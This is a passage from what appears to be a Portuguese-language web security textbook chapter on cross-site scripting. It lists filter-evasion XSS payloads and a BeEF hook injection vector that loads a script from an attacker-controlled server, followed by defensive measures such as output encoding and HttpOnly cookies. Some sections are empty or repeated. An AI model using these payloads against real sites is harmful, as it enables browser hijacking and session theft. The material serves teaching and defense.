ou para alterá-las, de modo que
não possam ser utilizadas em
ataques.**

Bloqueio de marcadores HTML escritos totalmente com letras maiúsculas ou minúsculas:

```
<ScRiPt>alert(1)</sCrIpT>
```

Bloqueio de marcadores HTML, independente das letras estarem em maiúsculas ou em minúsculas:

```
<script >alert(1)</script >
```

Bloqueio do marcador `<script>`:

```

```

Scripts são aceitos, mas algumas palavras, como `alert()`, por exemplo, são bloqueadas:

```
<script>var a="aler"+"t(1)";eval(a)  
</script>
```

Filtros externos, escritos em C ou C++:

```
%00<script>alert(1)</script>
```

Tamanho máximo de parâmetro:

```
?name=<script>eval(location.hash.  
    substr(1))<%2Fscript>#alert('xss')
```

O filtro remove palavras e marcadores HTML, como `<script>` e `javascript`, por exemplo, de maneira não recursiva:

```
<scr<script>ipt>alert(1)</script>
```


Um caractere “\” é adicionado antes de aspas, previamente à concatenação da entrada do usuário com o valor de uma variável:

```
var a="\\";alert(1);//";
```

Existem alguns arcabouços que podem ser utilizados para explorar aplicações vulneráveis a XSS, facilitando a execução de diversos ataques e a evasão de eventuais filtros instalados:

- Browser Exploitation Framework (BeEF)
- CAL9000
- XSS-Proxy

Os ataques disponíveis são divididos em 9 classes diferentes:



O vetor de injeção que deve ser usado neste processo é o seguinte:

```
<script language="javascript"
src="http://<servidor BeEF>/hook.js"></script>
```



Figura 5.24 - Teste de histórico de navegação.

As principais medidas que podem ser adotadas, para evitar a ocorrência de cross-site scripting, estão listadas a seguir:

- **Considere que toda informação fornecida por usuários é maliciosa** e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. Complementarmente, restrinja o tamanho do campo ao máximo permitido.
- **Utilize codificação HTML na saída.**

As principais medidas que podem ser adotadas, para evitar a ocorrência de cross-site scripting, estão listadas a seguir:



Quando filtros de entrada e saída forem utilizados, aplique-os, recursivamente, até que todos os elementos maliciosos sejam removidos.



Nos casos em que identificadores de sessão são transportados por meio de cookies, defina o atributo “HttpOnly”.

Perguntas